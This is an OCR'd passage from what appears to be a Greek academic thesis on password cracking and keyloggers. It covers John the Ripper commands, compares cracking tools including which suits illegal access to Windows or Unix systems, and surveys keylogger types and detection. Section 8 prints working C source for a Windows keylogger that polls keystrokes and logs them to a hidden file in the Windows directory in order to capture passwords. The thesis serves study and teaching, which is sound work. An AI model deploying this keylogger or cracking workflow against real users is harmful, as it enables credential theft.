
Για να ανακτηθούν οι κωδικοί πρόσβασης που έχουν εξαχθεί χρησιμοποιείται η εντολή:

john --show passwd

Τέλος πρέπει να αναφερθεί ότι οποιαδήποτε στιγμή επιθυμεί ο χρήστης μπορεί να διακόψει τη διαδικασία απλά πατώντας Ctrl-C, ενώ ταυτοχρόνως σώζονται τα αποτελέσματα που έχουν εξαχθεί μέχρι εκείνη τη στιγμή στο προεπιλεγμένο αρχείο $JOHN/john.rec. Εφόσον επιθυμεί να μην σωθούν τα αποτελέσματα αρκεί να πατήσει Ctrl-C δύο συνεχόμενες φορές.

Για να συνεχιστεί μια διαδικασία που έχει διακοπεί χρησιμοποιείται η εντολή:

john --restore



Περιγραφές μεθόδων εύρεσης κωδικών πρόσβασης με χρήση του John The Ripper

α.Wordlist mode


Αυτή είναι η απλούστερη μέθοδος «σπασίματος» κωδικών πρόσβασης που υποστηρίζεται από το John The Ripper. Το μόνο που χρειάζεται είναι να καθοριστεί μια λίστα λέξεων (ένα κείμενο που περιέχει μια λέξη ανά γραμμή) και μερικά αρχεία κωδικών πρόσβασης. Επίσης μπορούν να ενεργοποιηθούν οι κανόνες περικομμένων λέξεων (που χρησιμοποιούνται στη μετατροπή λέξεων που παράγουν άλλους πιθανούς κωδικούς πρόσβασης). Όταν ενεργοποιούνται οι κανόνες τίθενται σε εφαρμογή για κάθε γραμμή της λίστας λέξεων και έτσι παράγονται πολλοί υποψήφιοι κωδικοί πρόσβασης από κάθε μια λέξη πηγή.

Η λίστα λέξεων δεν επιτρέπεται να περιέχει γραμμές που επαναλαμβάνονται. Ακόμα το πρόγραμμα δεν ταξινομεί τις νέες λέξεις που εισάγονται, καθώς αυτό οδηγεί στην κατανάλωση πόρων και το αποτρέπει από το να δοκιμάζει τους υποψήφιους κωδικούς πρόσβασης με τη σειρά που έχει καθοριστεί από το χρήστη (με τους πιο πιθανούς να εξετάζονται πρώτοι). Ωστόσο, εάν δεν έχουν ταξινομηθεί με κάποια λογική σειρά είναι προτιμότερο η ταξινόμηση να γίνει αλφαβητικά. Το πρόγραμμα λειτουργεί ταχύτερα αν ο κάθε υποψήφιος κωδικός που δοκιμάζει διαφέρει από τον προηγούμενο κατά μερικούς μόνο χαρακτήρες. Οι περισσότερες λίστες λέξεων που κυκλοφορούν στο διαδίκτυο πάντως είναι ταξινομημένες.

Από την άλλη μεριά, εάν η λίστα λέξεων είναι ταξινομημένη αλφαβητικά, δεν χρειάζεται ανησυχία για την είσοδο νέων λέξεων στη λίστα που έχουν μεγαλύτερο μήκος από το μέγιστο υποστηριζόμενο μήκος κωδικού πρόσβασης για τον τύπο hash που πρέπει να εξεταστεί. Για παράδειγμα για μια hash τύπου DES μόνο οι

πρώτοι 8 χαρακτήρες των κωδικών πρόσβασης ειναι σημαντικοί. Αυτό σημαίνει ότι αν υπάρχουν δύο ή περισσότεροι υποψήφιοι κωδικοί πρόσβασης στη λίστα λέξεων των οποίων οι πρώτοι 8 χαρακτήρες είναι ακριβώς όμοιοι, είναι στην πραγματικότητα ο ίδιος κωδικός μήκους 8 χαρακτήρων ο οποίος, κατά συνέπεια, χρειάζεται να δοκιμαστεί μόνο μια φορά. Εφ' όσον η λίστα λέξεων είναι ταξινομημένη αλφαβητικά το πρόγραμμα είναι αρκετά έξυπνο για να χειριστεί μια τέτοια ειδική περίπτωση ορθά.

Ουσιαστικά προτείνεται να μην «κουτσουρεύονται» οι υποψήφιοι κωδικοί πρόσβασης στη λίστα λέξεων εφ' όσον οι υπόλοιποι χαρακτήρες (πέρα από το όριο μήκους του στοχοθετημένου τύπου hash) είναι πιθανό να χρειάζονται ακόμα και να κάνουν τη διαφορά αν ενεργοποιηθούν οι κανόνες περικομμένων λέξεων.



Ο προτεινόμενος τρόπος να ταξινομηθεί η λίστα λέξεων για χρήση με τις αρχικές ρυθμίσεις είναι με την εντολή:

tr A-Z a-z < SOURCE | sort -u > TARGET

β.Incremental mode

Αυτή είναι η ισχυρότερη μέθοδος «σπασίματος» κωδικών πρόσβασης που παρέχει το πρόγραμμα, καθώς μπορεί να δοκιμάσει όλους τους πιθανούς συνδυασμούς χαρακτήρων. Ωστόσο θεωρείται ότι με τη χρήση αυτής της μεθόδου η διαδικασία δε θα τερματιστεί ποτέ εξ' αιτίας του πλήθους των δυνατών συνδυασμών που είναι πραγματικά πολύ μεγάλο (στην πραγματικότητα θα τερματιστεί εφόσον ο κωδικός πρόσβασης είναι μικρού μήκους) και έτσι θα χρειαστεί να διακοπεί νωρίτερα.

Αυτός είναι και ένας λόγος του γιατί αυτή η μέθοδος έχει να κάνει με τριγραφικές συχνότητες, ξεχωριστά για κάθε θέση χαρακτήρα και για κάθε μήκος

χαρακτήρα, ώστε να «σπάσει» όσο το δυνατόν περισσότερους κωδικούς πρόσβασης στο μικρότερο δυνατό χρόνο. Τέλος για να χρησιμοποιηθεί αυτή η μέθοδος χρειάζεται αυστηρός καθορισμός των παραμέτρων, συμπεριλαμβάνοντας και το όριο μήκους του κωδικού πρόσβασης.

6.5 Συμπεράσματα

Κατά τη μελέτη και δοκιμή των τεσσάρων password crackers το καθένα απ' αυτά παρουσίασε ορισμένα πλεονεκτήματα και μειονεκτήματα έναντι των υπολοίπων με τα κύρια να συνοψίζονται στα εξής:

Το μεγαλύτερο πρόβλημα που αντιμετωπίζει το RainbowCrack είναι το πολύ μεγάλο χρονικό διάστημα που απαιτεί η διαδικασία παραγωγής των Rainbow tables. Αντιθέτως η εφαρμογή της μεθόδου συνδυασμού χρόνου - μνήμης είναι το μεγάλο του πλεονέκτημα, καθώς ελαττώνεται ο χρόνος της κρυπανάλυσης, αφού όλοι οι υπολογισμοί έχουν γίνει από πριν και τα αποτελέσματα είναι έτοιμα και αποθηκευμένα σε φακέλους.

Το Ophcrack από τη μεριά του δίνει λύση στο πρόβλημα που προαναφέρθηκε με το RainbowCrack, αφού τα Rainbow tables παρέχονται έτοιμα από τον κατασκευαστή και μπορούν να «κατέβουν» και να «φορτωθούν» πολύ εύκολα μέσω της αντίστοιχης ιστοσελίδας που υπάρχει στο διαδίκτυο. Επίσης δίδεται η δυνατότητα η διαδικασία να γίνει και χειροκίνητα. Από την άλλη αντιμετωπίζει δυσκολίες με τους ισχυρούς κωδικούς πρόσβασης με αποτέλεμα η ανάκτησή τους να λαμβάνει περισσότερο χρόνο, ενώ το πρόβλημα γίνεται ακόμη μεγαλύτερο κυρίως όταν πρέπει να «σπάσουν» hashes εκτός LM τύπου.

Το μεγαλύτερο θετικό στοιχείο που παρουσιάζει το Cain & Abel είναι το γεγονός ότι παρέχει τη δυνατότητα χρησιμοποίησης ποικίλων μεθόδων για την εύρεση όλων των ειδών κωδικών με την ίδια ευκολία, καθώς υποστηρίζει το πλέον μεγάλο πλήθος αλγορίθμων για αυτή τη διαδικασία έναντι των υπολοίπων.

Τέλος το John the Ripper αν και αρχικά δημιουργήθηκε για το λειτουργικό σύστημα Unix, όπως και το Cain & Abel ανιχνεύει όλους τους τύπους hash κωδικών πρόσβασης και επιπλέον εμπεριέχει ένα εξειδικευμένο cracker για κάθε περίπτωση ακόμα και για τύπους hash που συναντώνται μόνο σε συστήματα Unix, ενώ αποδεικνύεται σημαντική η δυνατότητα που παρέχει να μπορεί ο χρήστης να επιλέγει τη μέθοδο σπασίματος που επιθυμεί να χρησιμοποιήσει, καθώς η προεπιλεγμένη σειρά από τον κατασκευαστή έχει ως αποτέλεσμα να χρησιμοποιείται πρώτη η incremental mode που ναι μεν είναι η ισχυρότερη που διαθέτει, αλλά είναι και η πιο χρονοβόρα - σε ορισμένες περιπτώσεις και ατέρμονη - εξ' αιτίας του πλήθους των δυνατών συνδυασμών που υπάρχουν.

Συνοψίζοντας, και τα τέσσερα προγράμματα είναι καλές επιλογές για την εύρεση κωδικών πρόσβασης, όμως κατά τη χρήση τους διαπιστώθηκε ότι όσον αφορά την επιλογή για να αποκτηθεί παράνομη πρόσβαση σε ένα σύστημα Windows θα ήταν προτιμότερο το Cain & Abel ή το RainbowCrack, σε ένα σύστημα Unix το John the Ripper, ενώ για τη ανάκτηση από έναν χρήστη ενός ξεχασμένου κωδικού πρόσβασης το Ophcrack.

7.Keyloggers

Τα keyloggers είναι μικρά επιβλαβή προγράμματα που εκτελούνται σχεδόν αόρατα, καταγράφουν όλες τις πληροφορίες που πληκτρολογεί ο χρήστης στο πληκτρολόγιο ενός υπολογιστή και έπειτα στέλνουν αυτές τις πληροφορίες σε αυτόν ο οποίος έχει μολύνει τον υπολογιστή με αυτά. Είναι πολύ επικίνδυνα και μπορούν να χρησιμοποιηθούν για να κλέψουν προσωπικά στοιχεία, όπως π.χ. ο αριθμός μιας πιστωτικής κάρτας, καθώς και κωδικούς πρόσβασης. Ακόμα περισσότερο επικίνδυνα είναι ειδικά για όσους χρησιμοποιούν ηλεκτρονικούς δικτυακούς τόπους μέσω των οποίων κάνουν χρηματικές συναλλαγές.

Αν υπάρχει η υποψία ότι έχει μολυνθεί κάποιος υπολογιστής με keylogger, τότε καλό είναι να αποφεύγεται η πληκτρολόγηση οποιασδήποτε προσωπικής πληροφορίας.

7.1 Τύποι των keystroke loggers

Keyloggers βασισμένα σε λογισμικό

α.Local Machine software keyloggers

Αυτά είναι προγράμματα λογισμικού που έχουν σχεδιαστεί για να λειτουργούν στο λειτουργικό σύστημα του στοχοθετημένου υπολογιστή. Από τεχνικής άποψης υπάρχουν τέσσερεις κατηγορίες:

- Hypervisor-based: Αυτά τα keyloggers εδρεύουν σε μια πλατφόρμα κακόβουλου λογισμικού που «τρέχει» κάτω από το λειτουργικό σύστημα, το οποίο παραμένει ανέγγιχτο.
- Kernel based: Αυτή η μέθοδος ειναι δύσκολη τόσο στην ανάλυση όσο και στην καταπολέμησή της. Αυτού του είδους τα keyloggers εδρεύουν στο επίπεδο kernel και γι’ αυτόν το λόγο είναι δύσκολο να ανιχνευθούν. Συχνά εφαρμόζονται ως rootkits που υπονομεύουν το λειτουργικό σύστημα kernel και αποκτούν αυθαίρετη πρόσβαση στο υλικό, πράγμα που τα κάνει πολύ ισχυρά. Ένα keylogger που χρησιμοποιεί αυτή τη μέθοδο μπορεί να λειτουργήσει για παράδειγμα ως οδηγός του πληκτρολογίου και έτσι να αποκτήσει πρόσβαση σε οποιαδήποτε πληροφορία πληκτρολογείται.
- Hook based: Αυτού του είδους τα keyloggers παγιδεύουν το πληκτρολόγιο με λειτουργίες που παρέχονται από το λειτουργικό σύστημα. Το λειτουργικό σύστημα τα ειδοποιεί κάθε φορά που πιέζεται κάποιο από τα πλήκτρα και έτσι γίνεται η καταγραφή τους.

β.Remote Access software keyloggers

Αυτά είναι προγράμματα λογισμικού προγραμματισμένα με ένα επιπλέον χαρακτηριστικό, να μεταδίδουν καταγεγραμμένα δεδομένα εκτός του στοχοθετημένου μηχανήματος και να τα κάνουν διαθέσιμα σε οθόνη σε μια μακρινή τοποθεσία. Η απομακρυσμένη επικοινωνία διευκολύνεται με μία από τις παρακάτω τέσσερεις μεθόδους:

- Με το «ανέβασμα» δεδομένων σε μια ιστοσελίδα ή σε έναν ftp λογαριασμό.
- Με την περιοδική αποστολή δεδομένων μέσω του ηλεκτρονικού ταχυδρομείου σε μια προκαθορισμένη διεύθυνση.
- Με την ασύρματη μετάδοση δεδομένων.

Keyloggers που υπάρχουν σε επίπεδο hardware

α.Regular Hardware keyloggers

Τα keyloggers που υπάρχουν σε επίπεδο hardware δεν εξαρτώνται από οποιοδήποτε εγκατεστημένο λογισμικό, καθώς υπάρχουν σε επίπεδο hardware σε ένα σύστημα υπολογιστή. Η καταγραφή γίνεται μέσω ενός κυκλώματος που βρίσκεται προσαρτημένο ανάμεσα στο πληκτρολόγιο του υπολογιστή και τον υπολογιστή. Με αυτό τον τρόπο καταγράφεται κάθε δραστηριότητα του πληκτρολογίου στην εσωτερική του μνήμη, στην οποία μπορεί να υπάρχει πρόσβαση συνεχώς.

β.Remote Access Hardware keyloggers,

Τα Remote Access Hardware keyloggers λειτουργούν σε μεγάλο βαθμό κατά τον ίδιο τρόπο με ένα κλασσικό Hardware keylogger, εκτός του ότι έχουν τη δυνατότητα να ελέγχονται από μακριά.

γ.Wireless keylogger sniffers


Αυτού του είδους τα keyloggers συλλέγουν δεδομένα που μεταφέρονται από ένα ασύρματο πληκτρολόγιο και το δέκτη του και έπειτα προσπαθούν να «σπάσουν» το κρυπτογραφικό κλειδί που χρησιμοποιείται για να διασφαλίση την ασύρματη επικοινωνία μεταξύ των δύο συσκευών.

δ.Ακουστικά Keyloggers

Αυτού του είδους τα keyloggers λειτουργούν αναλύοντας την καταγραφή του ήχου που δημιουργείται από κάποιον που πληκτρολογεί. Κάθε χαρακτήρας του πληκτρολογίου κάνει έναν διαφορετικό ήχο όταν πιέζεται. Έτσι χρησιμοποιώντας στατιστικές μεθόδους είναι πιθανό να αναγνωριστεί ποιος ήχος αντιστοιχεί σε ποιο πλήκτρο.


7.2 Ανίχνευση και Αφαίρεση ενός keylogger

Πριν αφαιρεθεί ένας keylogger χρειάζεται πρώτα να ανιχνευθεί. Η ανίχνευση ενός keylogger δεν είναι εύκολη υπόθεση. Μπορεί να εγκατασταθεί σε πάρα πολλές θέσεις σε έναν υπολογιστή και συνήθως βρίσκεται σε ένα από τα αρχεία του συστήματος. Ωστόσο, υπάρχει ένας εύκολος τρόπος για να βρεθεί αν ένας keylogger είναι σε λειτουργία ή όχι. Αυτό γίνεται πατώντας δεξί "κλικ" στη γραμμή μενού και επιλέγοντας Task Manager (ή εναλλακτικά πιέζοντας Ctrl + Alt + Del), εξετάζοντας όλες τις διεργασίες που εκτελούνται εκείνη τη στιγμή και κάνοντας "κλικ" στην καρτέλα Διεργασίες. Εκεί παίρνονται πληροφορίες για όλα τα προγράμματα, τις κρυφές και ορατές διεργασίες που εκτελούνται.



Βέβαια αυτή η ενέργεια απαιτεί κάποια γνώση στη διάκριση των φυσιολογικών διεργασιών που εκτελούνται σε ένα υπολογιστή έτσι ώστε να είναι εφικτή η απομόνωση των υπόπτων. Θα πρέπει να είναι κατανοητό ποια διαδικασία πρέπει τελειώσει πριν να είναι δυνατό να σταματηθεί το keylogger. Υπάρχουν πολλές τοποθεσίες στο διαδίκτυο, που παρέχουν μια ευρεία γκάμα πληροφοριών σχετικά με κάθε διαδικασία. Μια ιστοσελίδα για πληροφορίες σχετικά με τις διεργασίες είναι το Neuber, το οποίο δίνει γενικές πληροφορίες για την εν λόγω διαδικασία, ενώ εκεί υπάρχει και ένα πρόγραμμα που ονομάζεται Security Task Manager που είναι ελεύθερο προς χρήση.

Αυτό το πρόγραμμα εμφανίζει πληροφορίες για κάθε μια από τις διαδικασίες που τρέχουν εκείνη τη στιγμή και επίσης ενημερώνει αν είναι επικίνδυνη η όχι. Αφού βρεθούν οι βλαβερές διαδικασίες με "κλικ" στη διαδικασία και στη συνέχεια πιέζοντας το πλήκτρο “End Process” η διαδικασία που έχει επιλεγεί πρέπει να τερματίζεται αμέσως.



8.Προγράμματα Keyloggers

Παρακάτω υλοποιούνται και αναλύονται δύο προγράμματα keyloggers - (ολοκληρωμένα φαίνονται στο ΠΑΡΑΡΤΗΜΑ) - τα οποία καταγράφουν την πληκτρολόγηση του χρήστη με σκοπό να εντοπίσουν κάποιον κωδικό πρόσβασης.

8.1 Πρόγραμμα Α

Αρχικά ορίζονται οι απαραίτητες βιβλιοθήκες οι οποίες θα χρησιμοποιηθούν κατά τη διάρκεια του προγράμματος:

#include <stdio.h>

#include <windows.h>

#include <Winuser.h>

#include <stdio.h>

Η stdio.h, το οποίο σημαίνει "standard input/output header", είναι η επικεφαλίδα στην πρότυπη βιβλιοθήκη της C++, που περιέχει ορισμούς, σταθερές και δηλώσεις των συναρτήσεων και των τύπων που χρησιμοποιούνται για διάφορες πρότυπες λειτουργίες εισόδου και εξόδου.

#include <windows.h>

Το windows.h είναι ένα ειδικό αρχείο Windows για τη γλώσσα προγραμματισμού C++, που περιέχει τις δηλώσεις για όλες τις συναρτήσεις του Windows API, το σύνολο των κοινών μακροεντολών που χρησιμοποιούνται από προγραμματιστές Windows και όλοι οι τύποι δεδομένων που χρησιμοποιούνται από τις διάφορες συναρτήσεις και τα υποσυστήματα. Επίσης ορίζει ένα μεγάλο αριθμό ειδικών συναρτήσεων των Windows που μπορούν να χρησιμοποιηθούν στη C++.

#include <winuser.h>

Το winuser.h αποτελεί μέρος του περιβάλλοντος ανάπτυξης της Microsoft Visual C++ (VC++). Το εργαλείο ορίζει τα στοιχεία που χρησιμοποιούν οι προγραμματιστές για την εγγραφή προγραμμάτων τα οποία τρέχουν σε πλατφόρμες των Windows. Το αρχείο προστίθεται, είτε περιλαμβάνεται, στο σχέδιο του έργου του προγραμματιστή και γι’ αυτόν το λόγο του δίνει πρόσβαση

στα δεδομένα του. Η πλατφόρμα ανάπτυξης VC++ εγκαθιστά αρκετά αρχεία αυτού του είδους.

Εν συνεχεία δημιουργείται ένα αρχείο για εγγραφή και ανάγνωση στο οποίο θα καταγράφονται ένα ένα τα σύμβολα του πληκτρολογίου τα οποία πιέζονται από τον χρήστη, τα οποία αναγνωρίζονται με τη βοήθεια του συμβολικού ονόματος που αντιστοιχεί σε κάθε πλήκτρο, με τη μορφή που ορίζεται παρακάτω:

```
void keys(int key,char *file)

{

FILE *key_file;

key_file = fopen(file,"a+");

if (key==8)

fprintf(key_file,"%s","[del]");

if (key==13)

fprintf(key_file,"%s","\n");

if (key==32)

fprintf(key_file,"%s"," ");

if (key==VK_CAPITAL)

fprintf(key_file,"%s","[Caps]");

if (key==VK_TAB)

fprintf(key_file,"%s","[TAB]");

if (key ==VK_SHIFT)

fprintf(key_file,"%s","[SHIFT]");

if (key ==VK_CONTROL)

fprintf(key_file,"%s","[CTRL]");
```

```
if (key ==VK_PAUSE)
fprintf(key_file,"%s","[PAUSE]");
if (key ==VK_KANA)
fprintf(key_file,"%s","[Kana]");
if (key ==VK_ESCAPE)
fprintf(key_file,"%s","[ESC]");
if (key ==VK_END)
fprintf(key_file,"%s","[END]");
if (key==VK_HOME)
fprintf(key_file,"%s","[HOME]");
if (key ==VK_LEFT)
fprintf(key_file,"%s","[LEFT]");
if (key ==VK_UP)
fprintf(key_file,"%s","[UP]");
if (key ==VK_RIGHT)
fprintf(key_file,"%s","[RIGHT]");
if (key ==VK_DOWN)
fprintf(key_file,"%s","[DOWN]");
if (key ==VK_SNAPSHOT)
fprintf(key_file,"%s","[PRINT]");
if (key ==VK_NUMLOCK)
fprintf(key_file,"%s","[NUM LOCK]");
```

```
if (key ==190 || key==110)
fprintf(key_file,"%s",".");
if (key >=96 && key <= 105){
   key = key - 48;
   fprintf(key_file,"%s",&key);
}
if (key >=48 && key <= 59)
fprintf(key_file,"%s",&key);
if (key !=VK_LBUTTON || key !=VK_RBUTTON){
   if (key >=65 && key <=90){
      if (GetKeyState(VK_CAPITAL))
         fprintf(key_file,"%s",&key);
else
{
    key = key +32;
    fprintf(key_file,"%s",&key);
}
}
}
fclose(key_file);
}
```

FILE

Αντικείμενο που περιέχει πληροφορίες για τον έλεγχο της ροής: Αυτό το είδος αντικειμένου εντοπίζει μια ροή και επιπρόσθετα περιλαμβάνει τις πληροφορίες που απαιτούνται για τον έλεγχο της.

Τα αντικείμενα FILE συνήθως δημιουργούνται από μια «κλήση» είτε της fopen είτε της tmpfile, οι οποίες και οι δύο επιστρέφουν μια αναφορά σε ένα από αυτά τα αντικείμενα.

fopen

FILE * fopen (const char * filename, const char * mode);

Άνοιγμα αρχείου: Ανοίγει το αρχείο του οποίου το όνομα ορίζεται στην παράμετρο filename και το συσχετίζει με μία ροή που μπορεί να αναγνωριστεί σε μελλοντικές λειτουργίες από το αντικείμενο FILE του οποίου επιστρέφεται το αποτέλεσμα. Οι λειτουργίες που επιτρέπονται στη ροή και πώς αυτές εκτελούνται ορίζονται από την παράμετρο mode.

Όνομα_αρχείου (filename): Μια συμβολοσειρά που περιέχει το όνομα του αρχείου που θα ανοίξει. Αυτή η παράμετρος πρέπει να ακολουθεί τις προδιαγραφές του όνοματος αρχείου του περιβάλλοντος λειτουργίας.

Τρόπος (mode): **"a+"** Άνοιγμα ενός αρχείου για εγγραφή και ανάγνωση. Όλες οι λειτουργίες εγγραφής εκτελούνται στο τέλος του αρχείου, προστατεύοντας τα προηγούμενα περιεχόμενα από το να αντικατασταθούν.

fprintf

int fprintf (FILE * stream, const char * format, ...);

Γράφει στην καθορισμένη ροή μια ακολουθία δεδομένων διαμορφωμένων όπως καθορίζει η παράμετρος format. Μετά την παράμετρο format η λειτουργία αναμένει τουλάχιστον τόσες επιπρόσθετες παραμέτρους όσες ορίζονται στην παράμετρο format.

Μορφή (format): **"%s"** Το σύμβολο % ακολουθούμενο από οποιουσδήποτε άλλους χαρακτήρες έχει ως αποτέλεσμα την εγγραφή τους στη ροή, ενώ το σύμβολο s ενημερώνει ότι πρόκειται για συμβολοσειρά.

fclose

int fclose (FILE * stream);

Κλείσιμο αρχείου: Κλείνει το αρχείο που σχετίζεται με τη ροή και το απενεργοποιεί.

Τέλος στο κυρίως μέρος του προγράμματος αναγνωρίζεται το σύμβολο του πληκτρολογίου που είναι πιεσμένο κάθε στιγμή και τελικά αποθηκεύεται το αποτέλεσμα στη διεύθυνση C:\WINDOWS\keys.txt:


```
int main()

{

char i;

char test[MAX_PATH];

GetWindowsDirectory(test,sizeof(test));

strcat(test,"//keys.txt");

while(1){

   for(i=8;i<=190;i++){

   if (GetAsyncKeyState(i) == -32767)

   {

    keys (i,test);

   }

}

}

}
```

